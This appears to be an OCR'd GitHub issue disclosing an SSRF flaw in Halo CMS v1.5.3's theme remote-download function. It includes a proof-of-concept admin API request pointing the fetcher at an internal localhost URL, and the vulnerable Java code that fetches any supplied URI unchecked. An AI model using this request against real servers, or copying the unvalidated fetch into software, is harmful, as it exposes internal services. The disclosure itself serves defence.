New issue

Jump to bottom

There is an ssrf vulnerability in the template remote download function in halo cms v1.5.3 in halo-dev/halo #2

Open **zongdeiqianxing** opened this issue on Jun 6 · 0 comments

zongdeiqianxing commented on Jun 6 Owner


https://github.com/halo-dev/halo/


There is an ssrf vulnerability in the template remote download function in halo cms v1.5.3. The attacker needs to enter a link that ends with a zip , such as http://127.0.0.1:40001/1.zip

Proof of Concept

```
POST /api/admin/themes/fetching?uri=http://127.0.0.1:40000/1.zip HTTP/1.1
Host: 127.0.0.1:8090
Content-Length: 2
Admin-Authorization: 244a0b5340d943ffb8be55bbf3c0db2f
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/json
Origin: http://127.0.0.1:8090
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8090/admin/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=node08slatpind75xksvtriiymt214.node0
Connection: close

{
```





permalink: ZipThemeFetcher.java#L43

The destination address is not limited in the code, so it can cause ssrf vulnerability

```
42      @Override
43      public ThemeProperty fetch(Object source) {
44          final var themeZipLink = source.toString();
45
46          // build http request
47          final var request = HttpRequest.newBuilder()
48              .uri(URI.create(themeZipLink))
49              .timeout(Duration.ofMinutes(2))
50              .GET()
51              .build();
52
53          try {
54              // request from remote
55              log.info("Fetching theme from {}", themeZipLink);
56              var inputStreamResponse =
57                  httpClient.send(request, HttpResponse.BodyHandlers.ofInputStream());
58              var inputStream = inputStreamResponse.body();
59
60              // unzip zip archive
61              try (var zipInputStream = new ZipInputStream(inputStream)) {
62                  var tempDirectory = FileUtils.createTempDirectory();
63                  log.info("Unzipping theme {} to {}", themeZipLink, tempDirectory);
64                  unzip(zipInputStream, tempDirectory);
65
66                  // resolve theme property
67                  return ThemePropertyScanner.INSTANCE.fetchThemeProperty(tempDirectory)
68                      .orElseThrow(() -> new ThemePropertyMissingException("主题配置文件缺失！请确认后重试。"));
69              }
70          } catch (InterruptedException | IOException e) {
71              throw new RuntimeException("主题拉取失败！ (" + e.getMessage() + ") ", e);
72          }
73      }
74
75  }
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant